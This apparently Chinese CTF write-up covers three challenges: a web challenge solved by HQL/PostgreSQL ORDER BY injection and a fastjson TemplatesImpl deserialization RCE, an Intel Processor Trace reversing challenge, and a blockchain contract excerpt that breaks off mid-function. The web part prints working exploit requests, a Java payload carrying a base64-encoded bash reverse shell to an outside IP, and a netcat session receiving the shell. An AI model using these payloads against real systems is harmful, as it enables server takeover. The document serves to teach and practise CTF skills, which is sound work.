


在url最后面打上一串0，就可以从500秒变成2秒.....绝了.jpg

然后就按照一开始的思路走就可获得flag

babyweb

赛后补题ORZ....题目打开发现功能点很少，鸡肋的登录和一个search功能



那么考点应该在search处，抓包发现会传入一个sort参数，那么很明显是order
by注入，这里第一个坑点是数据库不是mysql，导致我一直用mysql的payload打浪费了很长时间，后来发现了一个差异,这里无论order by后面是True或者False都有回显不符合mysql特性，这才反应过来可能是别的数据库

```
POST /search HTTP/1.1
Host: 47.95.235.14:9999
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.95.235.14:9999/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: close
Cookie: JSESSIONID=74EA50DA3873E13DCEA3C2BB3EA796C0
Upgrade-Insecure-Requests: 1

search=admin&sort=True
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=8926355EA1AFEC1DB6ACA46250E9554B; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Content-Length: 1510
Date: Thu, 29 Nov 2018 09:04:21 GMT
Connection: close



<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>User Management</title>

    <link rel="stylesheet" href="/static/css/bootstrap.min.css">

</head>
<body>
<div class="container">
    <h1>User Management</h1>
    <a href="/login">Login</a>
    <hr/>

        <form class="navbar-form navbar-right" method="post" action="/search">
            <div class="form-group">
                <input type="text" name="search" class="form-control"
placeholder="Search" required>
            </div>
            <input type="hidden" name="sort" value="id">
            <button type="submit" class="btn btn-default">Search</button>
        </form>
```

Request

Raw | Params | Headers | Hex

```
POST /search HTTP/1.1
Host: 47.95.235.14:9999
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.95.235.14:9999/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Cookie: JSESSIONID=74EA50DA3873E13DCEA3C2BB3EA796C0
Upgrade-Insecure-Requests: 1

search=admin&sort=False
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=CCE2F1EA864F50834A9175641854848C; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Content-Length: 1510
Date: Thu, 29 Nov 2018 09:05:02 GMT
Connection: close



<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>User Management</title>

    <link rel="stylesheet" href="/static/css/bootstrap.min.css">

</head>
<body>
<div class="container">
    <h1>User Management</h1>
    <a href="/login">Login</a>
    <hr/>

        <form class="navbar-form navbar-right" method="post" action="/search">
            <div class="form-group">
                <input type="text" name="search" class="form-control"
placeholder="Search" required>
            </div>
            <input type="hidden" name="sort" value="id">
            <button type="submit" class="btn btn-default">Search</button>
        </form>
```

测试了一下current_database()发现有回显，所以应该是postgresql,但是题目是HQL导致你无法union，测试了一下发现if,case when也用不了,后来发现可以用concat绕过


```
POST /search HTTP/1.1
Host: 47.95.235.14:9999
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.95.235.14:9999/
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: JSESSIONID=74EA50DA3873E13DCEA3C2BB3EA796C0
Upgrade-Insecure-Requests: 1

search=admin&sort=pg_ls_dir(concat('./',substr('test',1,0)))
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=4015CFD0B2CA4DF04121B91CEBB6ECFE; Path=/; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
Date: Thu, 29 Nov 2018 09:11:45 GMT
Connection: close
Content-Length: 8709



<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>User Management</title>

    <link rel="stylesheet" href="/static/css/bootstrap.min.css">

</head>
<body>
<div class="container">
    <h1>User Management</h1>
    <a href="/login">Login</a>
    <hr/>
```

```
POST /search HTTP/1.1
Host: 47.95.235.14:9999
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.95.235.14:9999/
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: JSESSIONID=74EA50DA3873E13DCEA3C2BB3EA796C0
Upgrade-Insecure-Requests: 1

search=admin&sort=pg_ls_dir(concat('./',substr('test',1,1)))
```

```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Thu, 29 Nov 2018 09:12:00 GMT
Connection: close
```

注入出admin密码15676543456，进了后台并没有看到flag，看了一下网络api，发现有个fastjson



猜测是fastjson那个rce，这里测试了好多exp都不能用，最后找到一个可以用的

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class Poc extends AbstractTranslet {

    public Poc() throws IOException {
        Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMzkuMTk5LjI3LjE5Ny83MDAwIDA+JjE=}|{base64,-d}|{bash,-
i}");
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler
handler) {
    }

    @Override
    public void transform(DOM document,
com.sun.org.apache.xml.internal.serializer.SerializationHandler[] haFndlers) throws
TransletException {

    }

    public static void main(String[] args) throws Exception {
        Poc t = new Poc();
    }
}
```

把Poc.java编译成.class字节码并base64转储为文件

得到payload

```
yv66vgAAADQAJgoABwAXCgAYABkIABoKABgAGwcAHAoABQAXBwAdAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xpbm
VOdW1iZXJUYWJsZQEACkV4Y2VwdGlvbnMHAB4BAAl0cmFuc2Zvcm0BAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxh
bi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdG
VyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5k
bGVyOylWAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcm
cvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWBwAfAQAEbWFpbgEA
FihbTGphdmEvbGFuZy9TdHJpbmc7KVYHACABAApTb3VyY2VGaWxlAQAIUG9jLmphdmEMAAgACQcAIQwAIgAjAQBhYm
FzaCAtYyB7ZWNobyxZbUZ6YUNBdGFTQStKaUF2WkdWMkwzUmpjQzh4TXprdU1UazVMakkzTGpFNU55ODNNREF3SURB
K0pqRT19fHtiYXNlNjQsLWR9fHtiYXNoLC1pfQwAJAAlAQADUG9jAQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2
ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xldAEAE2phdmEvaW8vSU9FeGNlcHRpb24BADljb20v
c3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRpb24BABNqYXZhL2xhbmcvRX
hjZXB0aW9uAQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7AQAE
ZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwAhAAUABwAAAAAABAABAAgACQACAA
oAAAAuAAIAAQAAAA4qtwABuAACEgO2AARXsQAAAAEACwAAAA4AAwAAAAsABAAMAA0ADQAMAAAABAABAA0AAQAOAA8A
AQAKAAAAGQAAAAQAAAABsQAAAAEACwAAAAYAAQAAABEAAQAOABAAAgAKAAAAGQAAAAMAAAABsQAAAAEACwAAAAYAAQ
AAABYADAAAAAQAAQARAAkAEgATAAIACgAAACUAAgACAAAACbsABVm3AAZMsQAAAAEACwAAAAoAAgAAABkACAAaAAwA
AAAEAAEAFAABABUAAAACABY=
```

所以最后payload

```
{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecodes":
["yv66vgAAADQAJgoABwAXCgAYABkIABoKABgAGwcAHAoABQAXBwAdAQAGPGluaXQ+AQADKClWAQAEQ29kZQEAD0xp
bmVOdW1iZXJUYWJsZQEACkV4Y2VwdGlvbnMHAB4BAAl0cmFuc2Zvcm0BAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YW
xhbi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJ
dGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW
5kbGVyOylWAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9v
cmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWBwAfAQAEbWFpbg
EAFihbTGphdmEvbGFuZy9TdHJpbmc7KVYHACABAApTb3VyY2VGaWxlAQAIUG9jLmphdmEMAAgACQcAIQwAIgAjAQBh
YmFzaCAtYyB7ZWNobyxZbUZ6YUNBdGFTQStKaUF2WkdWMkwzUmpjQzh4TXprdU1UazVMakkzTGpFNU55ODNNREF3SU
RBK0pqRT19fHtiYXNlNjQsLWR9fHtiYXNoLC1pfQwAJAAlAQADUG9jAQBAY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFu
L2ludGVybmFsL3hzbHRjL3J1bnRpbWUvQWJzdHJhY3RUcmFuc2xldAEAE2phdmEvaW8vSU9FeGNlcHRpb24BADljb2
0vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRpb24BABNqYXZhL2xhbmcv
RXhjZXB0aW9uAQARamF2YS9sYW5nL1J1bnRpbWUBAApnZXRSdW50aW1lAQAVKClMamF2YS9sYW5nL1J1bnRpbWU7AQ
AEZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwAhAAUABwAAAAAABAABAAgACQAC
AAoAAAAuAAIAAQAAAA4qtwABuAACEgO2AARXsQAAAAEACwAAAA4AAwAAAAsABAAMAA0ADQAMAAAABAABAA0AAQAOAA
8AAQAKAAAAGQAAAAQAAAABsQAAAAEACwAAAAYAAQAAABEAAQAOABAAAgAKAAAAGQAAAAMAAAABsQAAAAEACwAAAAYA
AQAAABYADAAAAAQAAQARAAkAEgATAAIACgAAACUAAgACAAAACbsABVm3AAZMsQAAAAEACwAAAAoAAgAAABkACAAaAA
wAAAAEAAEAFAABABUAAAACABY="],"_name":"a.b","_tfactory":{ },"_outputProperties":{
},"_version":"1.0","allowedProtocols":"all”}
```

发包，getshell

```
ubuntu@VM-0-2-ubuntu:~$ nc -vv -l 7000
Listening on [0.0.0.0] (family 0, port 7000)
Connection from [47.95.235.14] port 7000 [tcp/afs3-fileserver] accepted (family
2, sport 40872)
bash: cannot set terminal process group (42): Inappropriate ioctl for device
bash: no job control in this shell
tomcat7@d7ff5a278713:/var/lib/tomcat7$ ls
ls
common
conf
logs
policy
server
shared
webapps
work
```


Re

easypt

IDA打开，发现fork了一个进程，子进程只执行了一个exec的命令，父进程执行了一个perf_event_open，注释如下：

```
if ( pid )
{
 end_tag = 0xBEEFC0DE;
 v10 = 0LL;
 cpuset.__bits[0] |= 1uLL;
 if ( sched_setaffinity(pid, 0x80uLL, &cpuset) == -1 )     //■■■■■■■■CPU■■■
   perror("sched_setaffinity");
 close(pipedes[0]);
 sys_fd = trace_1(pid);                                    //■■perf_event_open 1
 mmap_fd(sys_fd, (__int64)output_data);                    //■■trace■■
 v9 = trace_2();                                           //■■perf_event_open 2
 mmap_fd_2(v9, sideband_data);                             //■■trace■■
 write(pipedes[1], &end_tag, 4uLL);                        //■■■■■
 close(pipedes[1]);
 waitpid(pid, &stat_loc, 0);                               //■■■■
 check_finish_status(sys_fd);
 printf("pid = %d\n", (unsigned int)pid);
 write_head(output_data);
 write_package((struct perf_event_mmap_page *)output_data);
 write_sideband((struct perf_event_mmap_page *)sideband_data);
 result = 0LL;                                             //■■■
}
```

猜测pt是子进程执行的文件，而packet和sideband是perf_event_open写入的记录文件

pt文件很简单，打开一个flag文件进行爆破

根据sub_400B23的字符串 `open("/sys/bus/event_source/devices/intel_pt/type", 0);`

简单搜索下发现了这几个项目

- https://github.com/01org/processor-trace/blob/903b1fdec1e6e7b7d52e83c9f26cc48efffda8ee/doc/howto_capture.md
- https://github.com/torvalds/linux/blob/master/tools/perf/Documentation/intel-pt.txt
- https://github.com/andikleen/simple-pt

装了一下processor-trace下的ptdump解码packet

```
ptdump --no-pad --no-cyc --no-timing --pt packet
```

里面记录看不懂，行⑧，RTFM

https://software.intel.com/en-us/download/intel-64-and-ia-32-architectures-sdm-combined-volumes-1-2a-2b-2c-2d-3a-3b-3c-3d-and-4

4027页 Chapter 35

大概知道tnt包用于记录条件短跳（jnz
jg之类的），tip用于记录长跳地址，tip.pgd和tip.pge用于关闭和开启跳转记录。其中短跳的记录格式是记录最后几次跳转的，这里的记录都是tnt.8，用于记录8次跳转结果

<table>
<tr><td>Name</td><td colspan="4">Taken/Not-taken (TNT) Packet</td></tr>
<tr><td>Packet Format</td><td colspan="4">
<table>
<tr><th></th><th>7</th><th>6</th><th>5</th><th>4</th><th>3</th><th>2</th><th>1</th><th>0</th><th></th></tr>
<tr><td>0</td><td>1</td><td>B_1</td><td>B_2</td><td>B_3</td><td>B_4</td><td>B_5</td><td>B_6</td><td>0</td><td>Short TNT</td></tr>
</table>
</td></tr>
<tr><td></td><td colspan="4">B1...BN represent the last N conditional branch or compressed RET (Section 35.4.2.2) results, such that B1 is oldest and BN is youngest. The short TNT packet can contain from 1 to 6 TNT bits. The long TNT packet can contain from 1 to 47 TNT bits.</td></tr>
<tr><td></td><td colspan="4">
<table>
<tr><th></th><th>7</th><th>6</th><th>5</th><th>4</th><th>3</th><th>2</th><th>1</th><th>0</th><th></th></tr>
<tr><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>1</td><td>0</td><td>Long TNT</td></tr>
<tr><td>1</td><td>1</td><td>0</td><td>1</td><td>0</td><td>0</td><td>0</td><td>1</td><td>1</td><td></td></tr>
<tr><td>2</td><td>B_{40}</td><td>B_{41}</td><td>B_{42}</td><td>B_{43}</td><td>B_{44}</td><td>B_{45}</td><td>B_{46}</td><td>B_{47}</td><td></td></tr>
<tr><td>3</td><td>B_{32}</td><td>B_{33}</td><td>B_{34}</td><td>B_{35}</td><td>B_{36}</td><td>B_{37}</td><td>B_{38}</td><td>B_{39}</td><td></td></tr>
<tr><td>4</td><td>B_{24}</td><td>B_{25}</td><td>B_{26}</td><td>B_{27}</td><td>B_{28}</td><td>B_{29}</td><td>B_{30}</td><td>B_{31}</td><td></td></tr>
<tr><td>5</td><td>B_{16}</td><td>B_{17}</td><td>B_{18}</td><td>B_{19}</td><td>B_{20}</td><td>B_{21}</td><td>B_{22}</td><td>B_{23}</td><td></td></tr>
<tr><td>6</td><td>B_8</td><td>B_9</td><td>B_{10}</td><td>B_{11}</td><td>B_{12}</td><td>B_{13}</td><td>B_{14}</td><td>B_{15}</td><td></td></tr>
<tr><td>7</td><td>1</td><td>B_1</td><td>B_2</td><td>B_3</td><td>B_4</td><td>B_5</td><td>B_6</td><td>B_7</td><td></td></tr>
</table>
</td></tr>
<tr><td></td><td colspan="4">Irrespective of how many TNT bits is in a packet, the last valid TNT bit is followed by a trailing 1, or Stop bit, as shown above. If the TNT packet is not full (fewer than 6 TNT bits for the Short TNT, or fewer than 47 TNT bits for the Long TNT), the Stop bit moves up, and the trailing bits of the packet are filled with 0s. Examples of these "partial TNTs" are shown below.
<table>
<tr><th></th><th>7</th><th>6</th><th>5</th><th>4</th><th>3</th><th>2</th><th>1</th><th>0</th><th></th></tr>
<tr><td>0</td><td>0</td><td>0</td><td>1</td><td>B_1</td><td>B_2</td><td>B_3</td><td>B_4</td><td>0</td><td>Short TNT</td></tr>
</table>
</td></tr>
<tr><td></td><td colspan="4">
<table>
<tr><th></th><th>7</th><th>6</th><th>5</th><th>4</th><th>3</th><th>2</th><th>1</th><th>0</th><th></th></tr>
<tr><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>1</td><td>0</td><td>Long TNT</td></tr>
<tr><td>1</td><td>1</td><td>0</td><td>1</td><td>0</td><td>0</td><td>0</td><td>1</td><td>1</td><td></td></tr>
<tr><td>2</td><td>B_{24}</td><td>B_{25}</td><td>B_{26}</td><td>B_{27}</td><td>B_{28}</td><td>B_{29}</td><td>B_{30}</td><td>B_{31}</td><td></td></tr>
<tr><td>3</td><td>B_{16}</td><td>B_{17}</td><td>B_{18}</td><td>B_{19}</td><td>B_{20}</td><td>B_{21}</td><td>B_{22}</td><td>B_{23}</td><td></td></tr>
<tr><td>4</td><td>B_8</td><td>B_9</td><td>B_{10}</td><td>B_{11}</td><td>B_{12}</td><td>B_{13}</td><td>B_{14}</td><td>B_{15}</td><td></td></tr>
<tr><td>5</td><td>1</td><td>B_1</td><td>B_2</td><td>B_3</td><td>B_4</td><td>B_5</td><td>B_6</td><td>B_7</td><td></td></tr>
<tr><td>6</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td></td></tr>
<tr><td>7</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td>0</td><td></td></tr>
</table>
</td></tr>
<tr><td>Dependencies</td><td>PacketEn</td><td>Generation Scenario</td><td colspan="2">On a conditional branch or compressed RET, if it fills the TNT. Also, partial TNTs may be generated at any time, as a result of other packets being generated,
or certain micro-architectural conditions occurring, before the TNT is full.</td></tr>
</table>

还有一个示例

35.4.2.3 Deferred TIPs

The processor may opt to defer sending out the TNT when TIPs are generated. Thus, rather than sending a partial TNT followed by a TIP, both packets will be deferred while the TNT accumulates more Jcc/RET results. Any number of TIP packets may be accumulated this way, such that only once the TNT is filled, or once another packet (e.g., FUP) is generated, the TNT will be sent, followed by all the deferred TIP packets, and finally terminated by the other packet(s) that forced out the TNT and TIP packets. Generation of many other packets (see list below) will force out the TNT and any accumulated TIP packets. This is an optional optimization in hardware to reduce the bandwidth consumption, and hence the performance impact, incurred by tracing.

Table 35-19. TNT Examples with Deferred TIPs

Code Flow	Packets, Non-Deferred TIPS	Packets, Deferred TIPS
0x1000 cmp %rcx, 0 0x1004 jnz Foo // not-taken 0x1008 jmp %rdx	TNT(0b0), TIP(0x1308)	
0x1308 cmp %rcx, 1 0x130c jnz Bar // not-taken 0x1310 cmp %rcx, 2 0x1314 jnz Baz // taken 0x1500 cmp %eax, 7 0x1504 jg Exit // not-taken 0x1508 jmp %r15	TNT(0b010), TIP(0x1100)	
0x1100 cmp %rbx, 1 0x1104 jg Start // not-taken 0x1108 add %rcx, %eax 0x110c ... // **an asynchronous Interrupt arrives** INThandler: 0xcc00 pop %rdx	TNT(0b0), FUP(0x110c), TIP(0xcc00)	TNT(0b00100), TIP(0x1308), TIP(0x1100), FUP(0x110c), TIP(0xcc00)

可以看到tnt记录了所有的条件跳转，并用1和0标识该跳转是否成功（但没有jmp）

最后的执行结果会把之前的tnt结果合并成一个8位的tnt包

而长跳之类的跳转都用TIP包记录

查看packet包，可以在里面发现400开头的地址，跟踪几个后发现记录了pt程序内的地址

具体的几个函数和在packet包内的地址如下

```
34bf    start
35c7    csu_init
3607    main
36ff    400716  ret from open
37a7    40072d ret from lseek
52e7    4007cc ret from strlen
```

发现接下来的结果是一堆tnt包大概是这样的：

```
00000000000052f1  tnt.8      !!.!.!
00000000000052f4  tnt.8      .!.!.!
00000000000052f7  tnt.8      .!.!.!
00000000000052f9  tnt.8      .!.!.!
00000000000052fb  tnt.8      .!.!.!
00000000000052fd  tnt.8      .!.!.!
00000000000052ff  tnt.8      .!.!.!
0000000000005301  tnt.8      .!.!.!
0000000000005303  tnt.8      .!.!.!
0000000000005305  tnt.8      .!.!.!
0000000000005307  tnt.8      .!.!.!
```

```
0000000000005309  tnt.8      .!.!.!
000000000000530b  tnt.8      .!.!.!
000000000000530d  tnt.8      .!.!.!
000000000000530f  tnt.8      .!.!.!
0000000000005311  tnt.8      .!.!.!
```

猜测这就是用于爆破flag的函数执行过程。查看strlen调用后对应的汇编

```
.text:00000000004007CC                mov     [rbp+var_14], eax
.text:00000000004007CF                mov     [rbp+var_1C], 0
.text:00000000004007D6                jmp     short loc_400809     ; tnt■■■■
.text:00000000004007D8 ; ---------------------------------------------------------------------------
.text:00000000004007D8
.text:00000000004007D8 loc_4007D8:                                 ; CODE XREF: main+72↓j
.text:00000000004007D8                mov     [rbp+var_18], 20h
.text:00000000004007DF                jmp     short loc_4007FC     ; tnt■■■■
.text:00000000004007E1 ; ---------------------------------------------------------------------------
.text:00000000004007E1
.text:00000000004007E1 loc_4007E1:                                 ; CODE XREF: main+63↓j
.text:00000000004007E1                mov     rdx, [rbp+s]
.text:00000000004007E5                mov     eax, [rbp+var_1C]
.text:00000000004007E8                cdqe
.text:00000000004007EA                add     rax, rdx
.text:00000000004007ED                movzx   eax, byte ptr [rax]
.text:00000000004007F0                movsx   eax, al
.text:00000000004007F3                cmp     eax, [rbp+var_18]
.text:00000000004007F6                jz      short loc_400804     ; tnt■■■ ■■■■■■
.text:00000000004007F8                add     [rbp+var_18], 1
.text:00000000004007FC
.text:00000000004007FC loc_4007FC:                                 ; CODE XREF: main+42↑j
.text:00000000004007FC                cmp     [rbp+var_18], 7Eh
.text:0000000000400800                jle     short loc_4007E1     ; tnt■■■ ■■for■■
.text:0000000000400802                jmp     short loc_400805
.text:0000000000400804 ; ---------------------------------------------------------------------------
.text:0000000000400804
.text:0000000000400804 loc_400804:                                 ; CODE XREF: main+59↑j
.text:0000000000400804                nop
.text:0000000000400805
.text:0000000000400805 loc_400805:                                 ; CODE XREF: main+65↑j
.text:0000000000400805                add     [rbp+var_1C], 1
.text:0000000000400809
.text:0000000000400809 loc_400809:                                 ; CODE XREF: main+39↑j
.text:0000000000400809                mov     eax, [rbp+var_1C]
.text:000000000040080C                cmp     eax, [rbp+var_14]
.text:000000000040080F                jl      short loc_4007D8     ; tnt■■■ ■■for■■
.text:0000000000400811                mov     eax, 0
.text:0000000000400816                mov     rcx, [rbp+var_8]
.text:000000000040081A                xor     rcx, fs:28h
.text:0000000000400823                jz      short locret_40082A
.text:0000000000400825                call    ___stack_chk_fail
.text:000000000040082A ; ---------------------------------------------------------------------------
.text:000000000040082A
.text:000000000040082A locret_40082A:                              ; CODE XREF: main+86↑j
.text:000000000040082A                leave
.text:000000000040082B                retn
```

可以看出如果还爆破过程中，即在进行内层循环时，每次循环tnt包应该记录两个跳转：内层for判断和爆破成功判断。而如果爆破成功，会记录3次跳转后转到下一字节的爆

```
flow = ""
f = open("flow.txt","r")
while True:
   tmp = f.readline()
   if tmp != "":
       flow += tmp.rstrip()
   else:
       break

flow = flow[1:]
length = len(flow)
i = 0
```

```
j = ord(' ')
res = []
while i < length-1:
   if flow[i] == '!' and flow[i+1] == '.':
       j += 1
       i += 2
   else:
       res.append(chr(j))
       j = ord(' ')
       i += 3

print "".join(res)
```

Blockchain

EOSGame

拿到源码，查看合约的主体

```
contract EOSGame{

   using SafeMath for uint256;
   mapping(address => uint256) public bet_count;
   uint256 FUND = 100;
   uint256 MOD_NUM = 20;
   uint256 POWER = 100;
   uint256 SMALL_CHIP = 1;
   uint256 BIG_CHIP = 20;
   EOSToken  eos;

   event FLAG(string b64email, string slogan);

   constructor() public{
       eos=new EOSToken();
   }

   function initFund() public{
       if(bet_count[tx.origin] == 0){
           bet_count[tx.origin] = 1;
           eos.mint(tx.origin, FUND);
       }
   }

   function bet(uint256 chip) internal {
       bet_count[tx.origin] = bet_count[tx.origin].add(1);
       uint256 seed = uint256(keccak256(abi.encodePacked(block.number)))+uint256(keccak256(abi.encodePacked(block.timestamp)))
       uint256 seed_hash = uint256(keccak256(abi.encodePacked(seed)));
       uint256 shark = seed_hash % MOD_NUM;
